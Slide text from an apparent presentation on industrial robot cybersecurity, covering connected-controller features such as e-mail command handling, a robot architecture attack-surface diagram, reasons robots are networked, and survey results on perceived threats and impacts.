
"Implicit" parameters



CONFIG FILE
loaded by robot

"Implicit" parameters





Flexibly programmable
&
Connected
(Part 1)

They are already meant to be connected

17.3 Sending/receiving e-mails on C4G Controller

A PDL2 program called "email" is shown below ("email" program): it allows to send and receive e-mails on C4G Controller.

DV4_CNTRL Built-In Procedure is to be used to handle such functionalities.

See DV4_CNTRL Built-In Procedure in Chap. BUILT-IN Routines List section for further information about the e-mail functionality parameters.


17.3.1 "email" program

```
PROGRAM email NOHOLD, STACK = 10000
CONST ki_email_cnfg = 20
  ki_email_send = 21
```

17.4 Sending PDL2 commands via e-mail

The user is allowed to send PDL2 commands to the C4G Controller Unit, via e-mail. To do that, the required command is to be inserted in the e-mail title with the prefix 'CL' and the same syntax of the strings specified in SYS_CALL built-in. Example: if the required

.fm


End Effector
IRC5 Control Unit
contactor unit
SMB
IRB 140
drive unit
enable/speed/...
RS-485
axis computer (AXC)
panel board
RS-485
status LEDs
24V DS
e-stop
24V DS
motors on/off
24V DS
auto / manual
Ethernet
RS-485
USB port
main computer (MC)
LAN
FlexPendant
Services:
Well-known (FTP) +
custom (RobAPI)
Attack surface
Ethernet
(LAN port)
Ethernet
(service port)
Ethernet
Radio
factory LAN
service LAN
RS232
GPRS
service net
(vendor)
Ethernet (WAN)
RobotStudio
Service Box

Connected Robots: Why?

- Now:
  - Monitoring
  - maintenance ISO 10218-2:2011

Connected Robots: Why?

- **Near future:** active production planning and control
  - some vendors expose REST-like APIs
  - … up to the use of mobile devices for commands

Connected Robots: Why?

- **Future:** app/library stores
  - Robotappstore.com (consumer)
  - https://www.universal-robots.com/plus/
  - https://www.myokuma.com
  - https://robotapps.robotstudio.com

Connected?


Do you consider


cyber attacks

against robots a

realistic threat?


Do you consider
cyber attacks
against robots a
realistic threat?
No
9
Yes
8


other/don't know
3
small defects in products
1
production losses
4
impact on physical safety
7
What
consequences
do you foresee?


What are the most
valuable assets
at risk?
Other sensitive data
1
Production data
1
Materials and equipment
2
Humans
2
Intellectual property
5

impact is much more important than the vulnerabilities alone.

How do we assess the impact of an attack against industrial robots?

Reason on requirements

Safety

